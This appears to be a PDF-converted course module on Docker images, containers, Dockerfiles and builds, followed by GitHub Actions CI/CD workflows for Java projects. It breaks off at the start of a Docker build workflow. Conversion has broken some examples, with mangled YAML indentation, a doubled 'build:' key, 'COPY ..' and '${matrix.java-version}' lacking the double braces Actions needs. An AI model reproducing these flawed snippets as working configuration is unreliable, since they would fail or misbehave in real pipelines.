
# 2. Daemon checks for image locally
# 3. If not found, pulls from Docker Hub
# 4. Creates container from image
# 5. Allocates filesystem and network
# 6. Starts container

```

#### 6.2.4 Images vs Containers

Understanding the relationship between images and containers is fundamental to Docker.

##### Docker Image:



##### Key Differences:

| Aspect         | Image                 | Container                |
|----------------|-----------------------|--------------------------|
| <b>State</b>   | Immutable (read-only) | Mutable (writable layer) |
| <b>Purpose</b> | Template/Blueprint    | Running instance         |

| Aspect           | Image                   | Container              |
|------------------|-------------------------|------------------------|
| <b>Creation</b>  | Built from Dockerfile   | Created from image     |
| <b>Storage</b>   | Stored in registry      | Runs on host           |
| <b>Sharing</b>   | Can be shared/reused    | Isolated instance      |
| <b>Lifecycle</b> | Permanent until deleted | Can be stopped/started |

### Analogy:

- **Image** = Recipe in a cookbook (instructions)
- **Container** = Actual dish prepared from recipe (instance)

### Working with Images:

```
# List local images
docker images
# or
docker image ls

# Pull image from registry
docker pull nginx:latest
docker pull openjdk:17-alpine

# Search for images on Docker Hub
docker search postgres

# Remove image
docker rmi nginx:latest
docker image rm nginx:latest

# View image layers and history
docker history nginx:latest

# Inspect image details
docker inspect nginx:latest

# Tag an image
docker tag myapp:latest myapp:v1.0

# Save image to tar file
docker save -o nginx-backup.tar nginx:latest

# Load image from tar file
docker load -i nginx-backup.tar
```

### Working with Containers:

```
# Create and run container
docker run nginx
```

```

# Create container without starting
docker create nginx

# Start stopped container
docker start container_id

# Stop running container
docker stop container_id

# Restart container
docker restart container_id

# List running containers
docker ps

# List all containers (including stopped)
docker ps -a

# Remove container
docker rm container_id

# Remove all stopped containers
docker container prune

# View container logs
docker logs container_id

# Execute command in running container
docker exec -it container_id bash

# View container resource usage
docker stats container_id

# Inspect container details
docker inspect container_id

```

### **Image Layers Explained:**

Each instruction in a Dockerfile creates a layer:

```

FROM ubuntu:22.04      # Layer 1: Base image
RUN apt-get update      # Layer 2: Update packages
RUN apt-get install -y nginx # Layer 3: Install nginx
COPY index.html /var/www/html # Layer 4: Add files
CMD ["nginx", "-g", "daemon off;"] # Layer 5: Start command

```

### **Benefits of Layered Architecture:**

1. **Caching:** Layers are cached, speeding up builds
2. **Sharing:** Multiple images share common layers

3. **Efficiency:** Only changed layers need rebuilding

4. **Storage:** Reduces disk space usage

### Container Writable Layer:

When you run a container, Docker adds a thin writable layer on top of the read-only image layers. All changes (new files, modified files, deleted files) are written to this layer.

```
# Example: Container modifications
docker run -it ubuntu bash

# Inside container
echo "Hello Docker" > /tmp/test.txt # Written to writable layer
exit

# Changes are lost when container is removed
docker rm container_id # Writable layer is deleted
```

### Persisting Changes:

Option 1: **Create new image from container**

```
docker commit container_id mynewimage:v1
```

Option 2: **Use volumes** (recommended)

```
docker run -v /host/path:/container/path nginx
```

---

### 6.2.5 Creating Dockerfiles

A **Dockerfile** is a text document containing instructions to build a Docker image. Each instruction creates a layer in the image.

#### Basic Dockerfile Structure:

```
# Specify base image
FROM base_image:tag

# Set metadata
LABEL maintainer="your.email@example.com"
LABEL version="1.0"
LABEL description="Application description"

# Set environment variables
ENV APP_HOME=/app
ENV PORT=8080
```

```
# Set working directory
WORKDIR /app

# Copy files from host to image
COPY source destination

# Install dependencies
RUN command

# Expose ports
EXPOSE 8080

# Define entry point
ENTRYPOINT ["executable"]

# Default command
CMD ["param1", "param2"]
```

## Common Dockerfile Instructions:

### 1. FROM - Base image

```
# Use official images when possible
FROM openjdk:17-alpine      # Minimal Alpine Linux with JDK 17
FROM node:18-slim           # Minimal Node.js 18
FROM ubuntu:22.04            # Ubuntu 22.04
FROM scratch                 # Empty base (for static binaries)
```

### 2. LABEL - Add metadata

```
LABEL maintainer="developer@company.com"
LABEL app="myapp"
LABEL environment="production"
```

### 3. ENV - Environment variables

```
ENV JAVA_HOME=/usr/lib/jvm/java-17-openjdk
ENV PATH=$PATH:$JAVA_HOME/bin
ENV DATABASE_URL=jdbc:mysql://db:3306/mydb
```

### 4. WORKDIR - Set working directory

```
# Creates directory if it doesn't exist
WORKDIR /app
```

```
# All subsequent commands run in /app
```

## 5. COPY - Copy files

```
# Copy single file
COPY app.jar /app/app.jar

# Copy directory
COPY ./src /app/src

# Copy with wildcard
COPY *.jar /app/

# Copy and rename
COPY config.yml /app/application.yml
```

## 6. ADD - Copy files (with extra features)

```
# Like COPY but can:
# - Extract tar files automatically
# - Download from URLs

ADD archive.tar.gz /app/    # Extracts automatically
ADD http://example.com/file.zip /app/  # Downloads file

# Prefer COPY for simple file copying
```

## 7. RUN - Execute commands during build

```
# Shell form (runs in /bin/sh)
RUN apt-get update && apt-get install -y nginx

# Exec form (recommended, no shell processing)
RUN ["apt-get", "update"]
RUN ["apt-get", "install", "-y", "nginx"]

# Chain commands to reduce layers
RUN apt-get update && \
    apt-get install -y \
        nginx \
        curl \
        vim && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*
```

## 8. EXPOSE - Document port usage

```
# Doesn't actually publish port (just documentation)
EXPOSE 8080
EXPOSE 443

# Actual publishing happens with docker run -p
```

## 9. CMD - Default command

```
# Shell form
CMD java -jar app.jar

# Exec form (preferred, no shell)
CMD ["java", "-jar", "app.jar"]

# Can be overridden at runtime
docker run myimage python app.py # Overrides CMD
```

## 10. ENTRYPOINT - Main executable

```
# Always runs, can't be overridden (only appended to)
ENTRYPOINT ["java", "-jar", "app.jar"]

# Combined with CMD for default args
ENTRYPOINT ["java", "-jar"]
CMD ["app.jar"]

# Run with: docker run myimage → java -jar app.jar
# Or: docker run myimage custom.jar → java -jar custom.jar
```

## 11. VOLUME - Create mount point

```
# Declare data volume
VOLUME /app/data
VOLUME /var/log/myapp
```

## 12. USER - Set user

```
# Run as non-root user (security best practice)
RUN useradd -m appuser
USER appuser

# All subsequent commands run as appuser
```

## 13. ARG - Build-time variables

```
# Define build argument
ARG APP_VERSION=1.0.0
ARG BUILD_DATE

# Use in Dockerfile
RUN echo "Building version ${APP_VERSION}"

# Override during build
docker build --build-arg APP_VERSION=2.0.0 .
```

### Example 1: Simple Java Application Dockerfile

```
# Use official OpenJDK base image
FROM openjdk:17-alpine

# Add metadata
LABEL maintainer="dev@example.com"
LABEL app="spring-boot-app"

# Create app directory
WORKDIR /app

# Copy JAR file
COPY target/myapp-0.0.1-SNAPSHOT.jar app.jar

# Expose application port
EXPOSE 8080

# Run the application
ENTRYPOINT ["java"]
CMD ["-jar", "app.jar"]
```

### Example 2: Node.js Application Dockerfile

```
# Use Node.js base image
FROM node:18-alpine

# Set working directory
WORKDIR /app

# Copy package files
COPY package*.json ./

# Install dependencies
RUN npm ci --only=production

# Copy application code
COPY . .
```

```
# Expose port
EXPOSE 3000

# Start application
CMD ["node", "server.js"]
```

### Example 3: Multi-Stage Build (React)

```
# Stage 1: Build
FROM node:18-alpine AS build

WORKDIR /app

# Install dependencies
COPY package*.json .
RUN npm ci

# Build application
COPY . .
RUN npm run build

# Stage 2: Production
FROM nginx:alpine

# Copy built files from build stage
COPY --from=build /app/build /usr/share/nginx/html

# Copy nginx configuration
COPY nginx.conf /etc/nginx/conf.d/default.conf

EXPOSE 80

CMD ["nginx", "-g", "daemon off;"]
```

### Best Practices:

#### 1. Use specific tags, not 'latest'

```
FROM openjdk:17-alpine # Good
FROM openjdk           # Bad (unpredictable)
```

#### 2. Minimize layers

```
# Good: Single layer
RUN apt-get update && \
    apt-get install -y package1 package2 && \
    apt-get clean
```

```
# Bad: Multiple layers
RUN apt-get update
RUN apt-get install -y package1
RUN apt-get install -y package2
```

### 3. Order instructions by change frequency

```
# Infrequent changes first (cached)
FROM openjdk:17-alpine
WORKDIR /app
COPY pom.xml .
RUN mvn dependency:go-offline

# Frequent changes last (rebuilt often)
COPY src ./src
RUN mvn package
```

### 4. Use .dockerignore

```
# .dockerignore
node_modules
npm-debug.log
.git
.env
*.md
```

### 5. Don't run as root

```
RUN addgroup -S appgroup && adduser -S appuser -G appgroup
USER appuser
```

### 6. Clean up in same layer

```
RUN apt-get update && \
    apt-get install -y nginx && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*
```

## 6.2.6 Building Docker Images

Building images is the process of creating Docker images from Dockerfiles.

### Basic Build Command:

```
# Build image from Dockerfile in current directory
docker build -t myapp:latest .

# -t: Tag the image (name:version)
# .: Build context (directory containing Dockerfile)
```

## Build Context:

The build context is the set of files Docker can access during the build. It's sent to the Docker daemon before building.

```
# Current directory as context
docker build -t myapp .

# Specific directory as context
docker build -t myapp ./path/to/context

# Use specific Dockerfile
docker build -f Dockerfile.prod -t myapp:prod .

# Use URL as context
docker build -t myapp https://github.com/user/repo.git#branch
```

## Build with Tags:

```
# Single tag
docker build -t myapp:1.0.0 .

# Multiple tags
docker build -t myapp:1.0.0 -t myapp:latest .

# With registry
docker build -t myregistry.com/myapp:1.0.0 .
```

## Build Arguments:

```
# Dockerfile with ARG
ARG APP_VERSION=1.0.0
ARG ENVIRONMENT=dev

RUN echo "Building version ${APP_VERSION} for ${ENVIRONMENT}"
```

```
# Override build arguments
docker build \
--build-arg APP_VERSION=2.0.0 \
```

```
--build-arg ENVIRONMENT=prod \
-t myapp:2.0.0 .
```

## Build Options:

```
# No cache (rebuild all layers)
docker build --no-cache -t myapp .

# Force pull base image
docker build --pull -t myapp .

# Quiet mode (show only final image ID)
docker build -q -t myapp .

# Show build output
docker build --progress=plain -t myapp .

# Set build target (multi-stage)
docker build --target production -t myapp:prod .

# Set platform
docker build --platform linux/amd64 -t myapp .
```

## Multi-Stage Builds:

Multi-stage builds allow you to use multiple FROM statements and copy artifacts between stages, resulting in smaller final images.

### Example: Java Application

```
# Stage 1: Build stage
FROM maven:3.9-openjdk-17 AS build

WORKDIR /app

# Copy pom.xml and download dependencies
COPY pom.xml .
RUN mvn dependency:go-offline

# Copy source and build
COPY src ./src
RUN mvn package -DskipTests

# Stage 2: Runtime stage
FROM openjdk:17-alpine

WORKDIR /app

# Copy only the JAR from build stage
COPY --from=build /app/target/*.jar app.jar
```

```
# Run as non-root user
RUN addgroup -S spring && adduser -S spring -G spring
USER spring:spring

EXPOSE 8080

ENTRYPOINT ["java", "-jar", "app.jar"]
```

```
# Build uses both stages but final image is small
docker build -t myapp:latest .

# Build specific stage
docker build --target build -t myapp:build .
```

### Benefits:

- **Smaller images:** Build tools not included in final image
- **Security:** Fewer attack vectors
- **Performance:** Faster deployments

### Example: React Application

```
# Build stage
FROM node:18 AS build
WORKDIR /app
COPY package*.json .
RUN npm ci
COPY ..
RUN npm run build

# Production stage
FROM nginx:alpine
COPY --from=build /app/build /usr/share/nginx/html
EXPOSE 80
CMD ["nginx", "-g", "daemon off;"]
```

### Build Process Flow:

1. Docker client sends build context to daemon  
↓
2. Daemon reads Dockerfile  
↓
3. Executes each instruction sequentially  
↓
4. Each instruction creates a new layer  
↓
5. Layers are cached for future builds

```
↓  
6. Final image is tagged and stored
```

## Viewing Build Output:

```
# Build with detailed output  
docker build -t myapp . --progress=plain  
  
# Output shows:  
# [1/5] FROM docker.io/library/openjdk:17-alpine  
# [2/5] WORKDIR /app  
# [3/5] COPY target/*.jar app.jar  
# [4/5] EXPOSE 8080  
# [5/5] CMD ["java", "-jar", "app.jar"]
```

## Build Cache:

Docker caches each layer to speed up subsequent builds.

```
# This Dockerfile benefits from caching  
FROM openjdk:17-alpine  
  
WORKDIR /app  
  
# These layers rarely change → cached  
COPY pom.xml .  
RUN mvn dependency:go-offline  
  
# These change often → rebuilt  
COPY src ./src  
RUN mvn package
```

## Cache Invalidation:

- Changing any instruction invalidates cache for that layer and all subsequent layers
- Changing file content invalidates COPY/ADD cache

## Bypass Cache:

```
# Rebuild without cache  
docker build --no-cache -t myapp .
```

## Build Best Practices:

### 1. Leverage build cache

- Order instructions by change frequency

- Copy dependency files before source code

## 2. Use `.dockerignore`

```
node_modules
.git
.env
*.log
```

## 3. Minimize image size

- Use slim/alpine base images
- Remove unnecessary files
- Use multi-stage builds

## 4. Security

- Don't include secrets in images
- Use official base images
- Scan for vulnerabilities

### Image Inspection:

```
# View image layers
docker history myapp:latest

# Inspect image details
docker inspect myapp:latest

# Check image size
docker images myapp:latest

# Export image
docker save -o myapp.tar myapp:latest

# Import image
docker load -i myapp.tar
```

### 6.2.7 Running Containers

Once you have an image, you can create and run containers from it.

#### Basic docker run:

```
# Run container from image
docker run nginx

# Run in detached mode (background)
```

```
docker run -d nginx

# Run with custom name
docker run --name my-nginx nginx

# Run interactively
docker run -it ubuntu bash

# Run and remove when stopped
docker run --rm nginx
```

## Common docker run Options:

```
# Complete example
docker run \
  -d \                      # Detached mode
  --name myapp \              # Container name
  -p 8080:80 \                # Port mapping
  -v /host/data:/app/data \   # Volume mount
  -e ENV_VAR=value \          # Environment variable
  --network mynetwork \        # Custom network
  --restart unless-stopped \   # Restart policy
  --memory="512m" \            # Memory limit
  --cpus="1.5" \               # CPU limit
  myimage:latest              # Image to run
```

## Option Explanations:

### 1. Detached vs Interactive Mode:

```
# Detached (-d): Run in background
docker run -d nginx
# Returns container ID, container runs in background

# Foreground: Attach to container output
docker run nginx
# Shows logs in terminal, Ctrl+C stops container

# Interactive (-it): Get shell access
docker run -it ubuntu bash
# -i: Keep STDIN open
# -t: Allocate pseudo-TTY (terminal)
```

### 2. Container Naming:

```
# Auto-generated name
docker run nginx
# Name: romantic_tesla (random)
```

```
# Custom name
docker run --name my-nginx nginx

# Use name in commands
docker stop my-nginx
docker logs my-nginx
```

### 3. Port Mapping:

Containers have their own network namespace. To access container ports from host:

```
# Syntax: -p HOST_PORT:CONTAINER_PORT

# Map single port
docker run -p 8080:80 nginx
# Access via: http://localhost:8080

# Map to same port
docker run -p 80:80 nginx

# Map to random port
docker run -p 80 nginx # Host picks random port

# Map multiple ports
docker run -p 80:80 -p 443:443 nginx

# Bind to specific IP
docker run -p 127.0.0.1:8080:80 nginx

# Publish all exposed ports
docker run -P nginx
```

### Finding Port Mappings:

```
# View port mappings
docker port container_name

# Or use docker ps
docker ps --format "table {{.Names}}\t{{.Ports}}"
```

### 4. Volume Mounts:

Volumes persist data beyond container lifecycle.

```
# Bind mount (host directory)
docker run -v /host/path:/container/path nginx

# Named volume (managed by Docker)
```

```
docker run -v myvolume:/app/data nginx

# Read-only mount
docker run -v /host/data:/app/data:ro nginx

# Mount current directory
docker run -v $(pwd):/app node

# Multiple volumes
docker run \
-v /host/data:/app/data \
-v /host/logs:/app/logs \
nginx
```

## Volume Types:

Bind Mount:

- └─ Directly maps host directory
- └─ Full path required
- └─ /host/path → /container/path

Named Volume:

- └─ Managed by Docker
- └─ Stored in Docker area
- └─ myvolume → /container/path

Anonymous Volume:

- └─ Created automatically
- └─ Random name
- └─ VOLUME instruction in Dockerfile

## 5. Environment Variables:

```
# Single variable
docker run -e DATABASE_URL=postgres://db:5432/mydb myapp

# Multiple variables
docker run \
-e DB_HOST=localhost \
-e DB_PORT=5432 \
-e DB_NAME=myapp \
myapp

# From file
docker run --env-file .env myapp

# .env file format:
# DB_HOST=localhost
# DB_PORT=5432
# DB_NAME=myapp
```

## 6. Resource Limits:

```
# Memory limit
docker run --memory="512m" myapp
docker run --memory="1g" myapp

# Memory + swap limit
docker run --memory="512m" --memory-swap="1g" myapp

# CPU limit (cores)
docker run --cpus="1.5" myapp # 1.5 CPU cores

# CPU shares (relative weight)
docker run --cpu-shares=512 myapp

# CPU period and quota
docker run --cpu-period=100000 --cpu-quota=50000 myapp
```

## 7. Restart Policies:

```
# Never restart
docker run --restart no myapp

# Always restart
docker run --restart always myapp

# Restart unless manually stopped
docker run --restart unless-stopped myapp

# Restart on failure (max 3 times)
docker run --restart on-failure:3 myapp
```

## 8. Networking:

```
# Default bridge network
docker run nginx

# Custom network
docker run --network mynetwork nginx

# Host network (no isolation)
docker run --network host nginx

# No network
docker run --network none nginx
```

```
# Link to another container (legacy)
docker run --link mysql:db myapp
```

## Container Lifecycle Commands:

```
# Start stopped container
docker start container_name

# Stop running container (SIGTERM, then SIGKILL after 10s)
docker stop container_name

# Stop immediately (SIGKILL)
docker kill container_name

# Restart container
docker restart container_name

# Pause container (freeze processes)
docker pause container_name

# Unpause container
docker unpause container_name

# Rename container
docker rename old_name new_name

# Update container resources
docker update --memory="1g" --cpus="2" container_name
```

## Container Inspection:

```
# View running containers
docker ps

# View all containers
docker ps -a

# View container details
docker inspect container_name

# View specific field
docker inspect --format='{{.State.Status}}' container_name

# View resource usage
docker stats container_name

# View processes in container
docker top container_name

# View port mappings
```

```
docker port container_name

# View logs
docker logs container_name

# Follow logs (like tail -f)
docker logs -f container_name

# Last 100 lines
docker logs --tail 100 container_name

# Since specific time
docker logs --since 2024-01-01T00:00:00 container_name
```

## Executing Commands in Running Container:

```
# Execute command
docker exec container_name ls /app

# Interactive shell
docker exec -it container_name bash

# As specific user
docker exec -u root -it container_name bash

# Set working directory
docker exec -w /app -it container_name bash

# Set environment variable
docker exec -e MY_VAR=value container_name printenv MY_VAR
```

## Copying Files:

```
# Copy from container to host
docker cp container_name:/app/file.txt ./file.txt

# Copy from host to container
docker cp ./file.txt container_name:/app/

# Copy directory
docker cp container_name:/app/logs ./logs
```

## Practical Examples:

### Example 1: Run MySQL Database

```
docker run -d \
--name mysql-db \
```

```
-e MYSQL_ROOT_PASSWORD=secret \
-e MYSQL_DATABASE=myapp \
-e MYSQL_USER=appuser \
-e MYSQL_PASSWORD=apppass \
-p 3306:3306 \
-v mysql-data:/var/lib/mysql \
mysql:8.0
```

## Example 2: Run Spring Boot Application

```
docker run -d \
--name springboot-app \
-p 8080:8080 \
-e SPRING_DATASOURCE_URL=jdbc:mysql://mysql-db:3306/myapp \
-e SPRING_DATASOURCE_USERNAME=appuser \
-e SPRING_DATASOURCE_PASSWORD=apppass \
--network mynetwork \
--link mysql-db:db \
myapp:latest
```

## Example 3: Run React Development Server

```
docker run -d \
--name react-dev \
-p 3000:3000 \
-v $(pwd)/src:/app/src \
-v $(pwd)/public:/app/public \
--name react-dev \
node:18 \
npm start
```

## Example 4: Run Nginx as Reverse Proxy

```
docker run -d \
--name nginx-proxy \
-p 80:80 \
-p 443:443 \
-v $(pwd)/nginx.conf:/etc/nginx/nginx.conf:ro \
-v $(pwd)/ssl:/etc/nginx/ssl:ro \
--network mynetwork \
nginx:alpine
```

## Troubleshooting:

```
# Container won't start
docker logs container_name # Check logs
```

```

docker inspect container_name # Check configuration

# Container exits immediately
docker run -it myapp bash # Run interactively
docker logs container_name # View exit logs

# Can't access service
docker port container_name # Check port mappings
docker inspect container_name | grep IPAddress # Get IP

# Permission issues
docker exec -u root -it container_name bash # Run as root
docker run -u $(id -u):$(id -g) myapp # Run as current user

```

## Module 6.3: CI/CD with GitHub Actions (3 hours)

### What is CI/CD?

CI/CD stands for Continuous Integration and Continuous Deployment/Delivery. It's a set of practices that automate the process of integrating code changes, testing them, and deploying them to production.

#### Continuous Integration (CI):

- Developers frequently merge their code changes into a central repository
- Automated builds and tests run after each merge
- Catches bugs early and improves software quality
- Reduces integration problems

#### Continuous Deployment (CD):

- Automatically deploys all code changes to production after passing tests
- Every change that passes the automated tests is deployed immediately

#### Continuous Delivery (CD):

- Similar to Continuous Deployment, but requires manual approval before production
- Code is always in a deployable state
- Deployment can happen at any time with a button click

#### Benefits of CI/CD:

- Faster time to market
- Reduced manual errors
- Improved code quality
- Better collaboration among team members
- Quick feedback on changes
- Easier rollback if issues arise

#### CI/CD Pipeline Stages:

Code Commit → Build → Test → Deploy to Staging → Deploy to Production

## GitHub Actions Workflow Syntax

GitHub Actions is a CI/CD platform integrated into GitHub that allows you to automate your build, test, and deployment pipeline.

### Basic Concepts:

1. **Workflow:** An automated process defined in a YAML file
2. **Event:** A specific activity that triggers a workflow (push, pull request, schedule)
3. **Job:** A set of steps that execute on the same runner
4. **Step:** An individual task that runs commands or actions
5. **Action:** A reusable unit of code
6. **Runner:** A server that runs your workflows (GitHub-hosted or self-hosted)

### Workflow File Location:

- Must be stored in `.github/workflows/` directory
- File extension: `.yml` or `.yaml`

### Basic Workflow Structure:

```
name: Java CI with Maven

# Events that trigger the workflow
on:
  push:
    branches: [main, develop]
  pull_request:
    branches: [main]

# Jobs to run
jobs:
  build:
    # Runner environment
    runs-on: ubuntu-latest

    # Steps in the job
    steps:
      # Check out repository code
      - name: Checkout code
        uses: actions/checkout@v3

      # Set up Java
      - name: Set up JDK 17
        uses: actions/setup-java@v3
        with:
          java-version: "17"
          distribution: "temurin"
```

```
# Build with Maven
- name: Build with Maven
  run: mvn clean install
```

## Workflow Syntax Elements:

### 1. Name:

```
name: My Workflow Name
```

Optional: The name that appears in the GitHub Actions tab

### 2. Trigger Events (on):

```
on:
  push:
    branches: [main]
  pull_request:
    branches: [main]
  schedule:
    - cron: "0 0 * * *" # Daily at midnight
  workflow_dispatch: # Manual trigger
```

### 3. Jobs:

```
jobs:
  job-name:
    runs-on: ubuntu-latest # Runner environment

    steps:
      - name: Step name
        run: echo "Hello World"
```

### 4. Steps:

```
steps:
  # Using an action
  - name: Checkout code
    uses: actions/checkout@v3

  # Running a command
  - name: Run a script
    run: |
      echo "Running multiple commands"
      npm install
```

```

npm test

# Using environment variables
- name: Use environment variable
  run: echo "The repository is ${{ github.repository }}"
  env:
    MY_VAR: value

```

## 5. Matrix Strategy (Running jobs with different configurations):

```

jobs:
  test:
    runs-on: ${{ matrix.os }}
    strategy:
      matrix:
        os: [ubuntu-latest, windows-latest, macos-latest]
        java-version: [11, 17, 21]

    steps:
      - uses: actions/checkout@v3
      - name: Set up JDK ${{ matrix.java-version }}
        uses: actions/setup-java@v3
        with:
          java-version: ${{ matrix.java-version }}
          distribution: "temurin"

```

## 6. Conditional Execution:

```

steps:
  - name: Run only on main branch
    if: github.ref == 'refs/heads/main'
    run: echo "This is the main branch"

```

## 7. Job Dependencies:

```

jobs:
  build:
    build:
      runs-on: ubuntu-latest
      steps:
        - run: echo "Building..."

  test:
    needs: build # Runs after build completes
    runs-on: ubuntu-latest
    steps:
      - run: echo "Testing..."

  deploy:

```

```
needs: [build, test] # Runs after both complete
runs-on: ubuntu-latest
steps:
  - run: echo "Deploying..."
```

---

## Building Java Projects in CI

### Complete Maven Build Workflow:

```
name: Java CI with Maven

on:
  push:
    branches: [main, develop]
  pull_request:
    branches: [main]

jobs:
  build:
    runs-on: ubuntu-latest

    steps:
      # Step 1: Check out the code
      - name: Checkout repository
        uses: actions/checkout@v3

      # Step 2: Set up Java
      - name: Set up JDK 17
        uses: actions/setup-java@v3
        with:
          java-version: "17"
          distribution: "temurin"
          cache: "maven" # Cache Maven dependencies

      # Step 3: Build the project
      - name: Build with Maven
        run: mvn clean install -DskipTests

      # Step 4: Run tests
      - name: Run tests
        run: mvn test

      # Step 5: Package application
      - name: Package application
        run: mvn package

      # Step 6: Upload artifact
      - name: Upload JAR
        uses: actions/upload-artifact@v3
        with:
```

```
name: application-jar
path: target/*.jar
```

## Gradle Build Workflow:

```
name: Java CI with Gradle

on:
  push:
    branches: [main]

jobs:
  build:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v3

      - name: Set up JDK 17
        uses: actions/setup-java@v3
        with:
          java-version: "17"
          distribution: "temurin"
          cache: "gradle"

      - name: Grant execute permission for gradlew
        run: chmod +x gradlew

      - name: Build with Gradle
        run: ./gradlew build

      - name: Upload build artifacts
        uses: actions/upload-artifact@v3
        with:
          name: Package
          path: build/libs
```

## Caching Dependencies:

Caching speeds up your workflow by reusing downloaded dependencies:

```
- name: Set up JDK 17
  uses: actions/setup-java@v3
  with:
    java-version: "17"
    distribution: "temurin"
    cache: "maven" # or 'gradle'
```

Or manual caching:

```
- name: Cache Maven packages
  uses: actions/cache@v3
  with:
    path: ~/.m2/repository
    key: ${{ runner.os }}-maven-${{ hashFiles('**/pom.xml') }}
    restore-keys: |
      ${{ runner.os }}-maven-
```

---

## Running Tests Automatically

### Maven Test Workflow with Coverage:

```
name: Test and Coverage

on:
  push:
    branches: [main]
  pull_request:
    branches: [main]

jobs:
  test:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v3

      - name: Set up JDK 17
        uses: actions/setup-java@v3
        with:
          java-version: "17"
          distribution: "temurin"
          cache: "maven"

      # Run unit tests
      - name: Run unit tests
        run: mvn test

      # Run integration tests
      - name: Run integration tests
        run: mvn verify -P integration-tests

      # Generate test coverage report
      - name: Generate coverage report
        run: mvn jacoco:report

      # Upload coverage to Codecov
      - name: Upload coverage to Codecov
        uses: codecov/codecov-action@v3
        with:
          files: ./target/site/jacoco/jacoco.xml
```

```

flags: unittests
name: codecov-umbrella

# Publish test results
- name: Publish test results
  uses: dorny/test-reporter@v1
  if: always()
  with:
    name: Maven Tests
    path: target/surefire-reports/*.xml
    reporter: java-junit

```

## Running Different Test Types:

```

jobs:
  unit-tests:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - name: Set up JDK
        uses: actions/setup-java@v3
        with:
          java-version: "17"
          distribution: "temurin"

      - name: Run unit tests
        run: mvn test

  integration-tests:
    runs-on: ubuntu-latest
    needs: unit-tests

  services:
    postgres:
      image: postgres:15
      env:
        POSTGRES_PASSWORD: testpassword
        POSTGRES_DB: testdb
      options: >-
        --health-cmd pg_isready
        --health-interval 10s
        --health-timeout 5s
        --health-retries 5
      ports:
        - 5432:5432

  steps:
    - uses: actions/checkout@v3
    - name: Set up JDK
      uses: actions/setup-java@v3
      with:
        java-version: "17"
        distribution: "temurin"

```

```

- name: Run integration tests
  run: mvn verify -P integration-tests
  env:
    DB_HOST: localhost
    DB_PORT: 5432
    DB_NAME: testdb
    DB_USER: postgres
    DB_PASSWORD: testpassword

```

## Testing with Multiple Java Versions:

```

jobs:
  test:
    runs-on: ubuntu-latest
    strategy:
      matrix:
        java-version: [11, 17, 21]

    steps:
      - uses: actions/checkout@v3

      - name: Set up JDK ${matrix.java-version}
        uses: actions/setup-java@v3
        with:
          java-version: ${matrix.java-version}
          distribution: "temurin"

      - name: Test with Maven
        run: mvn test

```

## Building Docker Images in CI

### Basic Docker Build Workflow:

```

name: Build and Push Docker Image

on:
  push:
    branches: [main]
    tags:
      - "v*"
